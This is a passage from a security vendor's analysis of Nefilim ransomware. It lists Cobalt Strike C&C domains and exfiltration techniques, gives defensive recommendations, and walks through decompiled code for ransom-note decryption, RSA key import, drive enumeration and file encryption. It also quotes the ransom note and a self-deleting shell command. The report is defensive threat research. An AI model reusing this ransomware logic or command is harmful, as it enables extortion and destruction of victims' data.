


Figure 12. The passive DNS data of slilpp[.]io and Nemty

Cobalt Strike beacon callbacks may be used by Nefilim actors to exfiltrate sensitive data in chunks of a fixed size. When the Cobalt Strike beacon malware makes use of DNS as a C&C protocol, victim machines will not directly communicate with the C&C servers, but via a configured recursive DNS server. For the exfiltration of large files, malicious actors have also been observed using external data sharing platforms like MEGA to exfiltrate data. Beginning Spring 2020, we have logged exfiltration data from an FTP server that was likely set up specifically for such a task.

C&C	Date Created	IP Address	Country	Protocol	Confidence Level
89.105.195.203	~2020-01-13	89.105.195.203	Netherlands	HTTPS	High
179.60.146.11	~ 2020-02-02	179.60.146.11	Sweden	HTTPS	High
185.147.15.14	~ 2020-02-02	185.147.15.14	Netherlands	HTTPS	High
localskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
nsskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
ns1.dnsskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
ns1.dnsskype.com	2020-03-06T20:27:25.00Z	5.188.206.219	Bulgaria	DNS	High
ns1.safeinet.dev	2020-06-01T12:40:16Z	109.234.36.148	Netherlands	DNS	High
securityupdatewin32.org	2020-07-01T11:52:53Z	209.250.247.32	Netherlands	HTTPS	Low
ns1.fairyschool.art	2020-07-01T19:55:54.0Z	88.214.26.29	Bulgaria	DNS	Low
win7securityupdate.net	2020-07-16T14:46:59Z	209.250.243.71	Netherlands	HTTP	Low
adobeupdate7x32.org	2020-08-26T11:51:19Z	78.141.211.59	Netherlands	HTTPS	Low
ns1.msdn7x32.net	2020-08-28T13:07:24Z	89.44.9.221	France	DNS	High
msdn64x7.net	2020-08-31T11:08:41Z	95.179.155.43	Netherlands	HTTPS	High
193.239.84.186	~ 2020-08-31	193.239.84.186	United Kingdom	HTTPS	High
ns1.vaultsecure.net	2020-09-02T10:13:36.00Z	5.188.206.221	Bulgaria	DNS	High
iqio.net	2020-09-17T12:07:02.00Z	185.153.198.134	Romania	HTTP	High
ns1.iioq.me	2020-09-17T12:07:05Z	185.153.198.7	Romania	DNS	High
ns1.iioq.io	2020-09-17T12:07:11Z	185.153.198.33	Romania	DNS	High
ns1.emailsafety.net	2020-09-29T21:07:29.00Z	88.214.26.33	Bulgaria	DNS	High
winupdate10pack2048.net	2020-10-15T09:36:01Z	95.179.138.46	Netherlands	HTTP	High
ns1.owadns.com	2020-10-19T11:37:10.00Z	45.227.252.161	Netherlands	DNS	Low
ns1.owadns.net	2020-10-19T11:37:20.00Z	45.227.252.59	Netherlands	DNS	Low
webintercom76delivery.net	2020-11-02T09:38:06Z	185.141.24.71	Netherlands	HTTP	Low
ns1.cafesunshine.me	2020-11-09T12:25:23Z	46.161.27.212	Netherlands	DNS	High
ns1.siteswhoisit.com	2020-12-30T12:06:12.00Z	41.216.186.237	Netherlands	DNS	Low
dns12.org	2021-01-11T15:02:48Z	144.202.108.45	United States	HTTP	Medium
dns20.net	2021-01-11T15:56:57.00Z	95.179.152.5	Netherlands	HTTP	Medium
dns25.net	2021-01-11T16:41:25.00Z	185.244.150.147	Netherlands	HTTP	Medium
ns1.dns30.net	2021-01-11T17:23:20.00Z	194.36.191.31	Netherlands	DNS	Medium
dns35.net	2021-01-11T18:08:12.00Z	194.36.191.25	Netherlands	HTTPS	Medium

Table 4. Cobalt Strike domains used by Nefilim

Tactic	Technique	Observable
Automated exfiltration	T1020	Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during collection.
Exfiltration over C2 channel	T1041	Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.
Data transfer size limits	T1030	Adversaries may exfiltrate data in fixed-size chunks instead of whole files or limit packet sizes below certain thresholds. This approach may be used to avoid triggering network data transfer threshold alerts.
Exfiltration over alternative protocol	T1048	Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.
Exfiltration over web service	T1567	Adversaries may use an existing, legitimate external web service to exfiltrate data rather than their primary command and control channel. Popular web services acting as an exfiltration mechanism may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to compromise. Firewall rules may also already exist to permit traffic to these services.

Table 5. The TTPs used in Cobalt Strike


Recommended Defenses: Halting Ransomware Attacks by Preventing Cobalt Strike C&C Server Misuse

To protect systems from Nefilim's calling back to Cobalt Strike C&C servers, we recommend keeping antivirus (AV) solutions up-to-date and implementing machine learning plugins of AV software. Defenders must also monitor — and if applicable, block — suspicious DNS, HTTP, and HTTPS connections. A policy can be created to block the uploading of files to file-sharing platforms, however it should be noted that this could hinder legitimate day-to-day operations. It is important to take measures to detect and block traffic to Cobalt Strike C&C servers in general. Since Cobalt Strike is designed to evade detection by security software, a multilayered approach is imperative in thwarting this type of threat. In some cases, it is possible to detect Cobalt Strike beaconing by looking at suspicious internet traffic patterns. For example, when an attacker uses DNS as the communication protocol for his Cobalt Strike malware, regular DNS requests to relatively young domains in the log files of the corporate recursive DNS server can be viewed as possible C&C traffic. It is critical to block Cobalt Strike C&C traffic that makes use of default Cobalt Strike settings and known JARM[53] fingerprints to either generate block lists or use third-party block lists of known Cobalt Strike C&C servers.

Malware Payload

The first Nefilim ransomware sample we detected (SHA-256: 08c7dfde13ade4b13350ae290616d7c2f4a87cbeac9a3886e90a175ee40fb641) has a compilation date of March 10, 2020, at 01:40 (UTC). At the time, the file was signed with a valid certificate issued by Sectigo, a cybersecurity provider of digital identity solutions. The sample was written in pure C/C++ using the Windows API and compiled for a 32-bit architecture. No packers or cryptors were used in the sample. We have reached out to Sectigo, who has promptly revoked all of the certificates used in this campaign, therefore making the execution of the malware substantially more difficult. It should be noted that Sectigo already revoked almost half of the certificates included in our report before we contacted them.

The malware decrypts a ransom note using a fixed RC4 key. It features three email addresses that victims can use to contact the Nefilim actors about the ransom payment.


NEFILIM-DECRYPT.txt

```
All of your files have been encrypted with military grade algorithms.

We ensure that the only way to retrieve your data is with our software.
We will make sure you retrieve your data swiftly and securely when our demands are met.
Restoration of your data requires a private key which only we possess.
A large amount of your private files have been extracted and is kept in a secure location.
If you do not contact us in seven working days of the breach we will start leaking the data.
After you contact us we will provide you proof that your files have been extracted.

To confirm that our decryption software works email to us 2 files from random computers.
You will receive further instructions after you send us the test files.
```

Figure 13. The Nefilim ransom note

It then generates a random AES key for each file that it queues for encryption.

To enable file decryption in case the victim pays the ransom amount, the malware encrypts the generated AES key with a fixed RSA public key and appends it to the encrypted file. To date, only the attackers can decrypt this scheme as they alone own the paired private RSA key.

Detailed Execution Flow

As stated in previous sections, Nefilim is a post-compromise ransomware. Therefore, it is launched manually by actors or affiliates only after they determine that they have adequate control over the victim’s infrastructure. Once it is running, the execution flow is very straightforward. First, Nefilim creates a mutual exclusion (mutex) object to prevent more than one thread of the same process.




Figure 14. Creation of a mutex

The next step involves decrypting the ransom note. This is done by calculating the SHA-1 digest from a hard-coded string to further derive it to an RC4 key. This is carried out using the following functions from the Microsoft CryptoAPI platform, which Microsoft has marked as deprecated a few years ago:

- *CryptAcquireContextA*
- *CryptCreateHash*
- *CryptHashData*
- *CryptDeriveKey*

If any of these functions fail, the ransomware exits without encrypting anything. It should be noted that though Microsoft CryptoAPI is deprecated, they still work on recent versions of Windows, such as Windows 10.

Nefilim has the ransom note hard-coded, encrypted with this RC4 key, and further encoded with base64.

```
if ( !CryptAcquireContextA(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
  goto LABEL_2;
sub_402166("ya chubstvuu bol' gde-to v grude, i moi rani v serdce ne zalechit'");
v0 = (BYTE *)operator new[](dwDataLen);
v1 = (int *)v6[0];
if ( v8 < 0x10 )
  v1 = v6;
v2 = (int *)((char *)v1 + dwDataLen);
v3 = (int *)v6[0];
if ( v8 < 0x10 )
  v3 = v6;
if ( v3 != v2 )
{
  v4 = v0 - (BYTE *)v3;
  do
  {
    *((_BYTE *)v3 + v4) = *(_BYTE *)v3;
    v3 = (int *)((char *)v3 + 1);
  }
  while ( v3 != v2 );
}
if ( !CryptCreateHash(phProv, CALG_SHA1, 0, 0, &hBaseData)
  || !CryptHashData(hBaseData, v0, dwDataLen, 0)
  || !CryptDeriveKey(phProv, CALG_RC4, hBaseData, CRYPT_EXPORTABLE, &hKey) )
{
LABEL_2:
  ExitProcess(0);
```

Figure 15. Decryption of the ransomware note

When the abovementioned function is called, the ransom note is kept in memory. It will be written to disk in a succeeding step.

RSA Key Import

After decrypting the ransom note, Nefilim imports an RSA-2048 public key and leaves it ready to use for encryption.

```
BOOL Import_RSA_Key()
{
  const BYTE *pbData; // esi
  int *v1; // eax
  BOOL result; // eax
  UINT v3; // [esp-Ch] [ebp-14h]

  pbData = (const BYTE *)operator new[](3 * ((unsigned int)dword_40EC34 >> 2));
  v1 = (int *)dword_40EC24[0];
  if ( (unsigned int)dword_40EC38 < 0x10 )
    v1 = dword_40EC24;
  sub_40133E((int)pbData, (int)v1, dword_40EC34);
  if ( !hProv
    && !CryptAcquireContextA(&hProv, "rsa public", 0u, PROV_RSA_FULL, 0u)
    && !CryptAcquireContextA(&hProv, "rsa public", 0u, PROV_RSA_FULL, CRYPT_NEWKEYSET) )
  {
    v3 = 0;
    goto LABEL_7;
  }
  result = CryptImportKey(hProv, pbData, 3 * ((unsigned int)dword_40EC34 >> 2), 0u, 0u, &phKey);
  if ( !result )
LABEL_7:
    ExitProcess(v3);
  return result;
}
```

Figure 16. Importing the RSA-2048 public key for encryption

The key used by the function above is stored in the *.rdata* section of the executable, as shown in Figure 17.

```
.rdata:0040CCF8 Src             db 'BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856Qul08Yy8x65qG+Bs80gG40'
.rdata:0040CCF8                                         ; DATA XREF: sub_4090EF+1↑o
.rdata:0040CCF8                 db 'F444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8d'
.rdata:0040CCF8                 db 'GNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FCIAivnOdciPWse7'
.rdata:0040CCF8                 db 'qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFX'
.rdata:0040CCF8                 db 'S8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDr'
.rdata:0040CCF8                 db 'UQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc',0
```

Figure 17. The Base64-encoded RSA public key used to decrypt the ransom note

Impact Modes

Single Directory

The Nefilim payload supports a command-line argument that contains the full directory path. This contains the files the attacker wants to encrypt. In this mode, it does not create a ransom note. We believe that criminals use this for testing purposes and/or manual encryption of specified directories for performance reasons.

Normal Operation and File Encryption

If launched without any arguments, the Nefilim executable prepares to encrypt all logical drives with writing permissions, including A:, B:, C:, and D:, in an affected Windows machine. Removable drives and network shares are also targeted but the latter must be mapped to a drive letter for Nefilim to see it.

```
v1 = GetLogicalDrives();
LOWORD(v2) = 0;
v10 = v1;
v11 = 0;
do
{
  if ( ((v10 >> v2) & 1) != 0 )
  {
    RootPathName[1] = ':';
    RootPathName[2] = '\\';
    RootPathName[3] = 0;
    RootPathName[0] = v2 + 'A';
    v3 = GetDriveTypeW(RootPathName);
    if ( v3 == DRIVE_FIXED || v3 == DRIVE_REMOVABLE || v3 == DRIVE_REMOTE )
    {
      v8 = 4;
      v7 = 0;
      v4 = GetProcessHeap();
      lpParameter = HeapAlloc(v4, v7, v8);
      *(_DWORD *)lpParameter = RootPathName;
      sub_402190((int)&v6, RootPathName);
      CreateRansomNote(v6);
      v5 = CreateThread(0, 0, StartAddress, lpParameter, 0, 0);
      v8 = 500;
      hHandle[v13] = v5;
      Sleep(v8);
    }
    ++v13;
  }
  v2 = v11 + 1;
  v11 = v2;
}
while ( v2 < 26 );
```

Figure 18. The malware iterates through drives to encrypt

For each suitable logical drive found, Nefilim decrypts and writes a ransom note file named “NEFILIM-DECRYPT.txt” (or “<VARIANT_NAME>-DECRYPT.txt”) in the drive root and creates a thread to encrypt all content in the drive.

```c
int __cdecl CreateRansomNote(int a1)
{
  int v1; // eax
  HANDLE v2; // eax
  BYTE *v3; // esi
  int v4; // eax
  int v5; // eax
  HANDLE v6; // eax
  SIZE_T v8; // [esp-10h] [ebp-3Ch]
  DWORD NumberOfBytesWritten; // [esp+0h] [ebp-2Ch] BYREF
  DWORD pdwDataLen; // [esp+4h] [ebp-28h] BYREF
  HANDLE hFile; // [esp+8h] [ebp-24h]
  void *v12; // [esp+Ch] [ebp-20h] BYREF

  v1 = sub_4028CB((wchar_t *)L"NEFILIM-DECRYPT.txt");
  if ( *(_DWORD *)(v1 + 20) >= 8u )
    v1 = *(_DWORD *)v1;
  hFile = CreateFileW((LPCWSTR)v1, 0x40000000u, 0, 0, 2u, 0, 0);
  sub_4022DB(0, &v12, 1);
  if ( hFile )
  {
    v8 = 3
       * (lstrlenA(
            "P28bYetqAjMJwFdCu5KwgN5PGwkVckpRko+dpaPjLO7ofFiQDbKw8ovNbVTREf1xBQ6glzyU76V79uTCpaWeKoTIK27f4cF8GbrTFtiCBEPG"
            "FKlFUa9xOFxA/8iU3vp7QOYlJc6pPmGT0Z/MFnQhE0CqYav+ZfHo60djvhkjRBtoPLUcpUQ5jkOczEZPbghBDMjFVM/YFb49N687qDVvrBki"
            "Wsz2ehCWS0SMxVMJi4dpMwTc3FybPQPE73FBRFUS/aAHGjcQuSxMlzvAB7CqiEVjpFUodQwjRe7vkyt30HhFnEZmjqwbGTJea2tQ4jZ6AxIe"
            "kd1brjxQuiQm+gmfc8Ic8zUBwuJgqvtZ0Nq1bPcEjakY2CI5cc+S4LZUTPU6njhVyVHifOH/tSn9IrD9jX6AODDD2jrQx4iVeZ4MnziKWlmc"
            "p9/WEgfmLGhGd0kAlpyXbJgBvjIAtvkdiSfyXnWtQSpqO0aLHIoBU+zfOTAOrSoFUEIRoEGYgVLK+/m93c90kSoa7Rkg81aBOat56uFM6j+6"
            "KE8TNIXLNK0ikPR9qX104J5xlpdGPPHuzZNOkoSAgw/ZZ2/qXRyCs8GU/ZyIY0/tNXj+E6pjeaxTHiRM3d+edqcmpxWBZOJjeBtztOlYUIw5"
            "J3hquaqNH6tkfF7e0XSEBeGAo3TdSlb4U3W+jlnzB8quhIzreGJ9Vh6Z4auZkWFejxeHLKXkB0xnpep5hJzXNPuFHT/PUwCrj8NOgc+usnDx"
            "xvK2yEWYx0Q2C5IChW+jIQb9+fYF7JavseSGl/JCuj9Or1UHrOUttk8YpIRlH9waaXD5kZpI6d2oSHAsQB1zhnRbb173T7ebR9+/22ttbaAV"
            "2KfVUo1kbfsWTHkg1dqquE84FoWApIwzwKZCmiY4MBVaAv2OasHLQp5boQFLyBzJv5+IdI9Pp/+sB9v2c0ssPO2NQ3R1mdYOdAOkh0QaH+Bv"
            "uMPZPyfq14K05QmahmvUN6x5z6Z8LQGK2XMC7DNvVK0kWeTu2vJiWqNGUIOjH/SdldhPFbTWY+15dZC54nP267DtsRhZrdWl7FqWfgc0meAv"
            "HV2YHSa1g59qa98+O227TC9+5i1PVqyuEU1XO+7DZ1eLoNQ2")
```

Figure 19. Function for creating the ransom note

Exclusions

Before Nefilim starts to encrypt files, it checks if they match its exclusion list of files and directory names, as seen in Figure 20.

```c
hFindFile = FindFirstFileW(v1, &FindFileData);
if ( hFindFile != (HANDLE)-1 )
{
  do
  {
    if ( lstrcmpiW(FindFileData.cFileName, L".")
      && lstrcmpiW(FindFileData.cFileName, L"..")
      && lstrcmpiW(FindFileData.cFileName, L"...")
      && lstrcmpiW(FindFileData.cFileName, L"windows")
      && lstrcmpiW(FindFileData.cFileName, L"$RECYCLE.BIN")
      && lstrcmpiW(FindFileData.cFileName, L"rsa")
      && lstrcmpiW(FindFileData.cFileName, L"NTDETECT.COM")
      && lstrcmpiW(FindFileData.cFileName, L"ntldr")
      && lstrcmpiW(FindFileData.cFileName, L"MSDOS.SYS")
      && lstrcmpiW(FindFileData.cFileName, L"IO.SYS")
      && lstrcmpiW(FindFileData.cFileName, L"boot.ini")
      && lstrcmpiW(FindFileData.cFileName, L"AUTOEXEC.BAT")
      && lstrcmpiW(FindFileData.cFileName, L"ntuser.dat")
      && lstrcmpiW(FindFileData.cFileName, L"desktop.ini")
      && lstrcmpiW(FindFileData.cFileName, L"CONFIG.SYS")
      && lstrcmpiW(FindFileData.cFileName, L"RECYCLER")
      && lstrcmpiW(FindFileData.cFileName, L"BOOTSECT.BAK")
      && lstrcmpiW(FindFileData.cFileName, L"bootmgr")
      && lstrcmpiW(FindFileData.cFileName, L"programdata")
      && lstrcmpiW(FindFileData.cFileName, L"appdata")
      && lstrcmpiW(FindFileData.cFileName, L"program files")
      && lstrcmpiW(FindFileData.cFileName, L"program files (x86)")
      && lstrcmpiW(FindFileData.cFileName, L"microsoft")
      && lstrcmpiW(FindFileData.cFileName, L"sophos") )
    {
```

Figure 20. Files excluded from Nefilim encryption

This prevents Nefilim from encrypting essential files to allow the operating system and common applications such as browsers and e-mail clients to continue working properly. Some folders directly related to common security products are also excluded, probably to avoid being detected by such products.

It also skips files with the following extensions:

- .cab
- .cmd
- .com
- .cpl
- .dll
- .exe
- .ini
- .lnk
- .log
- .mp3
- .mp4
- .msi
- .pif
- .ttf
- .url

Additionally, it also skips encrypting files that have previously been encrypted by checking the extension of the variant name, such as .NEFILIM and .MERIN. The exclusion list has changed for later versions of Nefilim variants, but it is still hard-coded.

File Encryption

The largest function in the Nefilim code is the encryption function. It uses different code techniques to attempt to bypass security products.

The overall algorithm:

1. Generate two 128-bit random numbers using the *RtlGetRandom/SystemFunction036* function from *ADVAPI32.DLL*. As this function is not exported, Nefilim actors load it using LoadLibrary and *GetProcAddress*. The second generated number will be used as an AES-128 key in the future.

```
int __cdecl sub_401B4F(int a1)
{
  BOOLEAN (__stdcall *SystemFunction036)(PVOID, ULONG); // eax

  if ( !hModule )
    hModule = LoadLibraryA("advapi32.dll");
  SystemFunction036 = (BOOLEAN (__stdcall *)(PVOID, ULONG))dword_40F97C;
  if ( !dword_40F97C )
  {
    SystemFunction036 = (BOOLEAN (__stdcall *)(PVOID, ULONG))GetProcAddress(hModule, "SystemFunction036");
    dword_40F97C = (int)SystemFunction036;
  }
  return ((int (__stdcall *)(int, int))SystemFunction036)(a1, 16);
}
```

Figure 21. *RtlGetRandom* function dynamic resolution

2. Encrypt both numbers with the RSA public key and write the result to the end of the target file
3. Write an ASCII string containing the variant name to the end of the target file
4. Read the file content to a buffer
5. Encrypt the file content with AES-128 using the second random number as the key
6. Write the encrypted content back to the file, replacing the original content
7. Free both generated random numbers and the encrypted keys from memory
8. Add the variant name as an extension to the encrypted file
9. Remove itself three seconds after completing encryption by executing the following commands: cmd.exe /c timeout /t 3 /nobreak && del <path> /s /f /q

Variants and Evolution

After its first version was spotted in the wild, we have continued to monitor Nefilim's activities and its evolution. To date, we have observed 18 different variants among an estimated 75 different samples, using a total of 22 valid certificates. We also noticed that the Nefilim actors tried to switch from Microsoft CryptoAPI to a newer replacement called Cryptography API: Next Generation (CNG).[54] We captured a unique sample that uses functions from the *bcrypt.h* header, which is a part of CNG API:

```
00512D7A  >  6A 00        push 0                                        ULONG dwFlags = 0
00512D7C  .  FF75 F8      push dword ptr ss:[ebp-8]                     ULONG cbInput
00512D7F  .  57           push edi                                      PUCHAR pbInput = "RSA1"
00512D80  .  68 00505100  push e508f4cda8e32c9b0b6112865b955ff88f       BCRYPT_KEY_HANDLE* phKey = 515000
00512D85  .  68 0C345100  push e508f4cda8e32c9b0b6112865b955ff88f       LPCWSTR pszBlobType = "RSAPUBLICBLOB"
00512D8A  .  6A 00        push 0                                        BCRYPT_KEY_HANDLE hImportKey = NULL
00512D8C  .  FF75 F4      push dword ptr ss:[ebp-C]                     BCRYPT_ALG_HANDLE hAlgorithm
00512D8F  .  FFD0         call eax                                      BCryptImportKeyPair
```

Figure 22. CNG (*bcrypt.dll*) functions seen in the Merin variant

The file analyzed in Figure 22 has a compilation date of October 4, 2020. It loads both *crypt32dll* and *bcrypt.dll* dynamically, using *LoadLibraryA* and *LoadLibraryW*, respectively. This completely replaces CryptoAPI and the need for ADVAPI32.dll as seen in previous samples written in C++. Interestingly, we observed a major evolution on July 9, 2020, when the first variant of Nefilim written in the Go language appeared.

Throughout the different variants, the most significant change started with samples that encrypted files using the .MILIHPEN file extension. This variant completed the migration from CryptoAPI to CNG and uses an embedded JavaScript Object Notation (JSON)-based configuration. This suggests that a Nefilim ransomware builder exists. The JSON has configuration fields for mutex name, ransom note content, ransom note filename, RSA public key, directory names, file extensions to skip, and Windows API function names to resolve dynamically.




Figure 23. An example of a JSON-based configuration for the .MILIHPEN variant

This variant also has some debugging function calls that tell whoever runs the payload at which stage the ransomware resides. This was not surprising given the fact that Nefilim has been used as post-intrusion ransomware that is manually operated by its attackers.




Figure 24. Debug messages from .MILIHPEN variant




Figure 25. Success message when encryption is finished

Other variants include small tweaks to the code. For example, the GANGBANG variant added a custom encryption to hide its JSON-based configuration. It first decodes it using base64 and then decrypts it with a custom algorithm as shown in Figure 26.

